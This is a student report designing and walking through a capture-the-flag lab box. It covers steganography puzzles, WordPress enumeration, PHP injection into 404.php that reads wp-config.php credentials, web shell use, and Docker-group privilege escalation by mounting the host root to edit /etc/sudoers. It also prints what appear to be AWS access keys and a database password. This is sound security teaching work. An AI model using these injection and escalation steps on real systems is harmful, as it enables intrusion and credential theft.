



Sri Lanka Institute of Information Technology

ISP MID Review

Information Security Project IE3092

C.P Gunawardena: IT18138832
I. R Aushan : IT18350906

```

graph TD
    Ubuntu[Ubuntu 18.04] --> Http[Http port 80 open]
    Ubuntu --> Ftp[ftp port 21 open]
    Ubuntu --> Ssh[SSH port 22 open]
    Http --> Web[Web Site]
    Web --> Login[Login.php]
    Login --> Welcome[Welcome.php]
    Welcome --> Wpd5emld8M2uqhw[wpd5emld8M2uqhw]
    Wpd5emld8M2uqhw --> WpAdmin[wp-admin login]
    WpAdmin --> 404[404.php]
    404 --> GetUser[Get user for login using SSH + ftp]
    GetUser --> Docker[docker container]
    Docker --> Docker
    Forensic[6 images Forensic Challenge] --> Login
    User[User name and Password] --> Login
    OCR[OCR challenge Cryptography] --> Welcome
    Layers[6 layers of CTF challenges] --> Welcome
    Privilege[privilege escalation] --> GetUser
    Exploit[Attacker need to exploit docker container to obtain privileges escalation] --> Docker
  
```

Introduction


Capture the Flag Events are highly regarded by the information security industry as an equally entertaining and challenging exercise to educate security professionals about ever-expanding security threats and vulnerabilities, and provide them with better understanding the possible mitigations and best practices to ensure that their systems are safe.

Our CTF project aims not only to improve the security knowledge of our client's, but also to enhance their critical thinking, problem-solving abilities and to create a safe environment to experiment and play with different technologies to obtain a comprehensive understanding of their system. We cater our client's specific needs by customizing our product to match their existing system to offer a unique and yet familiar experience, and to ensure that the learning outcomes are applicable to their real-world demands.

Theme/Audience

Our CTF challenge is ideal for individuals who are working in the DevOps Environments, specially for those who are dealing with Cloud Infrastructure powered by Amazon Web Services (AWS) and Docker. Cloud Engineers, Platform Engineers, DevOps Engineers, System Engineers and other related professionals are the primary target audience. Individuals who are eager to learn about cloud technologies and their underlying security loopholes can also benefit from the challenge.

Our CTF follows cryptographic challenges, ideally steganography and Web Penetration Testing which transitions into Cloud Penetration Testing against Docker and AWS infrastructure.



Recon

Attackers should start with the port scanner for the reconnaissance part.
Nmap shows the port 21,22,80 open.


```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sV -sC 104.215.249.88  
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-21 13:15 EDT  
Nmap scan report for 104.215.249.88  
Host is up (0.019s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 74:2f:3a:81:b1:7c:07:5d:3e:83:cc:5b:87:b5:82:1c (RSA)  
|   256  f0:51:d7:93:1d:d4:e4:5b:6b:a9:48:41:61:7c:da:93 (ECDSA)  
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))  
|_ http-server-header: Apache/2.4.29 (Ubuntu)  
|_ http-title: Hello, world!  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 19.06 seconds  
root@kali:~#
```

This is a web-based box. Attackers should be focused on the port80, to begin with.

Website - TCP 80


Site

We created a site with six images. Attackers should have the experience of dealing with the forensic analysis on this one.
On the navigation bar, the login tab is not working. Attack has to find a login page to complete this task, and go to the next level.



Directory Brute Forcing

Let's go through and find out what we hid in these web applications.
I ran dirbuster and got these results.



In these results we can obviously see that there is a one login page.
And it's login.php

Login.php

Login

Please fill in your credentials to login.

Username

Password

Login

Don't have an account? [Sign up now.](#)

Attacker has to find a username and password to open the door to the next level.

Permutation Problem

We converted the password and username onto base64 encoding schema and crunch the code into six parts and hid those in the images shown above.

Attacker has to find a pattern and combine these codes each by each to find the username and password.

If we looked closely at these images. we can find out that these images have a pattern. To solve this puzzle attack we need to look beyond to our theme.

Hence, these images represent the last 6 batman casts.

How did we hide the codes in pictures?

Steganography

Steganography is the practice of concealing a file, message, image, or video within another file, message, image, or video

We used <https://stylesuxx.github.io/steganography/> to decode and encode these codes.

Cast Name/Year	Hidden Code
Adam West/1966 - 1	VEhJU0
Michael Keaton/1989 - 2	lTVEhFU
Val Kilmer/1995 - 3	EFTU1dP
George Clooney/1997 - 4	UkRGT1JK
Christian Bale/2008 - 5	T0tFUjV1e
Ben Affleck/2016 - 6	lZ0TEVo

Players are expected to combine the uncovered secret keys in a specific order and decode it using a base64 decoder

VEhJU0 + lTVEhFU + EFTU1dP + UkRGT1JK + T0tFUjV1e + lZ0TEVo

-----> VEhJU0lTVEhFUEFTU1dPUkRGT1JKT0tFUjV1elZ0TEVo

The resulting phrase will uncover a user and password to access the login page.

-----> THISISTHEPASSWORDFORJOKER5uzVtLEh


User name: JOKER

Password: 5uzVtLEh

User Login - Welcome.php


After you entered the username and password
This web page will appear.

In this page, you have to solve the short challenges to collect flags




Changelog (7th September 2020) - ver 1.02

We have replaced the welcome.php with inbox.php page where the user can read emails and solve difficult tasks and bring all the puzzle pieces together. This new interface is more interactive and more descriptive when it comes to finding the CTF challenge information.



S3 Bucket Mini Challenge

Inbox



This is the second challenge that the attack has to solve using the inbox mails. In the second mail, attacker can collect the challenge information .

We gave a hint using the subject line and the flag path in the body of the email.

If the attacker clicks on the link that we provided, he can see a XML page with an error message. This is a S3 common access denied error message .

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
<?xml version="1.0" encoding="UTF-8" ?>
<Error>
  <Code>AccessDenied</Code>
  <Message>Access Denied</Message>
  <RequestId>F2AF8B6232E46069</RequestId>
  <HostId>qIqEWhlxMjzFCTgTtz6WCW0VktIjQJiogI8H1Axe1s0vFIRfqCiKWJ1x/aG6C//t50MoTce030o=</HostId>
</Error>
```

Only an AWS authenticated user with IAM privileges can access this link through the AWS CLI to obtain the flag.

Step 1

Attacker needs an AWS account.

And then using the valid aws credentials attacker needs to create a IAM user with the admin access to a bucket.




Step 2

Then the attacker needs to give the IAM user credentials through the AWS cli
And request access to the flag.


```
kali@kali: ~/.aws$ aws configure
AWS Access Key ID [None]: AKIA2IPKJGFCW7ZNIUG3
AWS Secret Access Key [None]: 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
Default region name [None]: ap-southeast-1
Default output format [None]:
kali@kali: ~/.aws$ aws s3 cp s3://fc8e90107dabb9a35c490b0d86adea06/flag.txt ./super.txt
download: s3://fc8e90107dabb9a35c490b0d86adea06/flag.txt to ./super.txt
kali@kali: ~/.aws$
```

OCR challenge

In this challenge you will be given an image that contains an email.
But email decrypted with an encryption technique.
Attacker has to find a way to decrypt the given text.



First, the intruder has to capture the text from the image.using ocr tool
Then that text has to be decrypted using a proper decryption technique.



In the above example, we used tesseract to convert image text into .txt format.
<https://github.com/tesseract-ocr/>

Then we used the site below to decrypt the text.

<https://cryptii.com/pipes/caesar-cipher>

In the previous sections we managed to implement the initial foothold setup of our CTF. From this point onwards we are aiming to develop a pathway to exploit a WordPress site by a user with minimum privileges.

To successfully exploit this section, attackers should possess knowledge of the following.


- WordPress Privileges
- WordPress Vulnerability Scanning
- WordPress File Structure and Components
- Brute force attacking using Hydra
- Knowledge of web shells

Steps:

1. Enumerating to Identify users

Users should now hold a password that can be used to login as a valid WordPress user. But we have not provided any hints or clues to identify who the user might be. Therefore, the Player is required to perform further enumeration to identify who are the valid users.

Here, we try to introduce the player to a tool called '*WPScan*', which stands for WordPress Vulnerability scanner. It comes pre-installed with Kali Linux and it is widely used to scan websites made with WordPress.



```
kali@kali:~$ wpscan --url http://104.215.249.88/wp5emld8MQughw/ -su

WordPress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic = https://automattic.com/
 & WPScan, Dethicalhack3r, Berwan_Lr, Bfirefart

[+] URL: http://104.215.249.88/wp5emld8MQughw/ [104.215.249.88]
[+] Started: Mon Sep 21 12:22:26 2020

Interesting Finding(s):

[+] Headers
  Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
  Found By: Headers (Passive Detection)
  Confidence: 100%

[+] XML-RPC seems to be enabled: http://104.215.249.88/wp5emld8MQughw/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
  References:
  - http://codex.wordpress.org/XML-RPC_Pingback_API
  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://104.215.249.88/wp5emld8MQughw/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%

[+] Upload directory has listing enabled: http://104.215.249.88/wp5emld8MQughw/wp-content/uploads/
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
```

Players should notice that there are 3 users identified here. Ideally the password obtained should match one user.

```
[+] Bruce
  Found By: Rss Generator (Passive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[+] bruce
  Found By: Wp Json Api (Aggressive Detection)
  - http://104.215.249.88/wpd5emld8M2uqhw/index.php/wp-json/wp/v2/users/?per_page=100&page=1
  Confirmed By:
  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Login Error Messages (Aggressive Detection)

[+] robin
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
```

Players can either try the password manually against all users or use a tool like 'Hydra' provided with Kali Linux by default.

2. PHP code Injection

Once the player logs into the system, they should be greeted with the following page.



Players are expected to further enumerate and identify that there is a writable file called 404.php. And here the player can inject arbitrary PHP code that should ideally be executed when the page loads.

To load the correct page, the player should have prior knowledge on the WordPress file system and how the directories are located or perform a directory scan using a tool like 'dirbuster' and find the path to 404.php file.

The correct URL should be

<http://104.215.249.88/wpd5emld8M2uqhw/wp-content/themes/twentytwenty/404.php>.

The code injection can be tackled using multiple routes. Either the user can inject an entire web shell such as c99shell.php or inject only the necessary commands. The only downside for running a web shell is that the 404.php page is set to be replaced with a file in /backup directory, removing all the injected code once every minute via a cronjob.

The expected objective in this scenario is that the user is able to identify a file named *"wp-config.php"* which holds credentials for the WordPress database user. In most cases, the user pass used in this scenario is the same as the user pass used to login to the system and most WordPress users are unaware of the situation.

```
<?php
/**
 * The template for displaying the 404 template in the Twenty Twenty theme.
 *
 * @package WordPress
 * @subpackage Twenty_Twenty
 * @since Twenty Twenty 1.0
 */
system("cat ../../../../wp-config.php");
?>
<html>
  <head>
    <link rel='stylesheet' id='twentytwenty-style-css' href='http://10
```


Once successfully injected, the Player can visit the 404.php page and view the source code find the wp-config.php content.

```
21 // ** MySQL settings - You can get this info from your web host ** //
22 /** The name of the database for WordPress */
23 define( 'DB_NAME', 'wordpress' );
24
25 /** MySQL database username */
26 define( 'DB_USER', 'wayne' );
27
28 /** MySQL database password */
29 define( 'DB_PASSWORD', 'VfZbN7DtRMMe4f7Z4Znu4' );
30
31 /** MySQL hostname */
32 define( 'DB_HOST', 'localhost' );
33
34 /** Database Charset to use in creating database tables. */
```


A small hint should be provided for the player indicating that these credentials can be used to login as a remote user. But if the player tries to use SSH to connect it will fail.

As I mentioned previously, the player can inject a web shell to the 404.php as well. A

common web shell used in this scenario is the c99shell.



And use the command execution option to cat the wp-config.php file



But as I mentioned previously, the system will restore the original 404.php page once every minute or so. Furthermore, players will obviously not be able to access or view directories or files that don't belong to the user www-data.

In the previous section, we managed to obtain a web shell and read content off `wp-config.php` file to gain some credentials for a user named wayne. Also, a small hint was provided directing the user to try to remotely access the system using those credentials.

To exploit the following sections, the Player must have some knowledge of.

- Docker Fundamentals
- Linux Privilege Escalation
- Linux File Permissions

Steps:

1. Connecting through SSH

User can try to use the credentials to connect to the machine via SSH but will soon realize that it's not possible since we blocked accessing from SSH to the user wayne.

```
kali@kali:~$ ssh wayne@104.215.249.88
wayne@104.215.249.88's password:
This service allows sftp connections only.
Connection to 104.215.249.88 closed.
kali@kali:~$
```

Although, you can access the system using sftp which stands for secure file transfer protocol.

```
kali@kali:~$ sftp wayne@104.215.249.88
wayne@104.215.249.88's password:
Connected to 104.215.249.88.
sftp> ls
local
sftp> cd local
sftp> ls
flag.txt
sftp> get flag.txt
```

We managed to jail the user wayne to the sftp directory using the `chroot` in `/etc/ssh/sshd_config` modifications. Therefore, the user cannot do anything such as traversing to other directories etc., besides downloading the `flag.txt` file.

When the player views the file, it will contain the following.

```
kali@kali:~$ cat flag.txt
This is a dead end. or is it?

xWG4Nja2QBnF2wnK=
kali@kali:~$
```

The Given flags is actually the password for another hidden user called 'vhost'. We are currently in the process of including another challenge to figure out the username 'vhost', therefore let us assume the player managed to get the correct username when continuing the report.

2. Privilege Escalation with Docker

The final flag of our CTF must be obtained by a Privilege Escalation Technique which utilizes docker. This is a relatively new technique introduced within the Docker community which is not very common in traditional CTFs. For this method to work, all you need is access to a user that can run 'docker' commands.

A hint is provided to direct the user to this path as a blog post in the website.



Let us try the exploit. As I mentioned previously, the vhost user must be present in the docker group for the privilege escalation to be possible.


```
File Actions Edit View Help
pujitha@Cloud9: ~$ sudo cat /etc/passwd | tail -2
vhost:x:1002:1002:vhost,,,:/home/vhost:/bin/bash
ftp:x:112:119:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
pujitha@Cloud9: ~$
```

First create a folder named /test. Could be any name. Create a file called 'Dockerfile' within that directory and add the following.

```
File Actions Edit View Help
vhost@Cloud9: ~/test$ cat Dockerfile
FROM debian:wheezy

ENV WORKDIR /test

RUN mkdir -p $WORKDIR

VOLUME [ $WORKDIR ]

WORKDIR WORKDIR
vhost@Cloud9: ~/test$
```

Then run the following commands to create a docker container in the directory specified above.

```
vhost@Cloud9: ~/test$ docker build -t dumb .
Sending build context to Docker daemon 2.048kB
Step 1/5 : FROM debian:wheezy
----> 10fcec6d95c4
Step 2/5 : ENV WORKDIR /test
----> Using cache
----> d80f2d6e3258
Step 3/5 : RUN mkdir -p $WORKDIR
----> Using cache
----> 1f8d72373b01
Step 4/5 : VOLUME [ $WORKDIR ]
----> Using cache
----> 5746eef21bd7
Step 5/5 : WORKDIR $WORKDIR
----> Using cache
----> d4a6abeb2232
Successfully built d4a6abeb2232
Successfully tagged dumb:latest
```

By running the following commands, the docker container will be created and the player should be able to view and edit etc/sudoers file as root within the container.

```
vhost@Cloud9: ~/test
File Actions Edit View Help
vhost@cloud9:~/test$ docker run -v /:/test -it dumb /bin/bash
root@3b223cf57841:/test# cat etc/sudoers
#
